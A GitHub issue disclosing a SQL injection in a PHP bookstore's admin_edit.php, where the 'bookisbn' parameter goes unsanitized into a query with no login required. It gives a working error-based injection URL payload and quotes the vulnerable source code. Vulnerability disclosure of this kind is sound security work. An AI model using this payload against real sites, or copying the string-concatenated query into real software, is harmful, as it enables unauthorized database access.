New issue


Jump to bottom

there is a sql injection vulnerability in admin_edit.php parameter "bookisbn" #12


Open liao10086 opened this issue on Jan 17, 2020 · 0 comments

liao10086 commented on Jan 17, 2020

version:1.0
No login required.
POC:
http://127.0.0.1:8888/admin_edit.php?bookisbn=1' or updatexml(1,concat(0x7e,(version())),0) -- a



View source code admin_edit.php



```php
<?php
    session_start();
    require_once "./functions/admin.php";
    $title = "Edit book";
    require_once "./template/header.php";
    require_once "./functions/database_functions.php";
    $conn = db_connect();

    if(isset($_GET['bookisbn'])){
        $book_isbn = $_GET['bookisbn'];
    } else {
        echo "Empty query!";
        exit;
    }

    if(!isset($book_isbn)){
        echo "Empty isbn! check again!";
        exit;
    }

    // get book data
    $query = "SELECT * FROM books WHERE book_isbn = '$book_isbn'";
    $result = mysqli_query($conn, $query);
    if(!$result){
        echo "Can't retrieve data " . mysqli_error($conn);
        exit;
    }
    $row = mysqli_fetch_assoc($result);
?>
    <form method="post" action="edit_book.php" enctype="multipart/form-data
```

suggest:Please filter input of parameter "bookisbn"
author:zionlab@dbappsecurity.com.cn

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant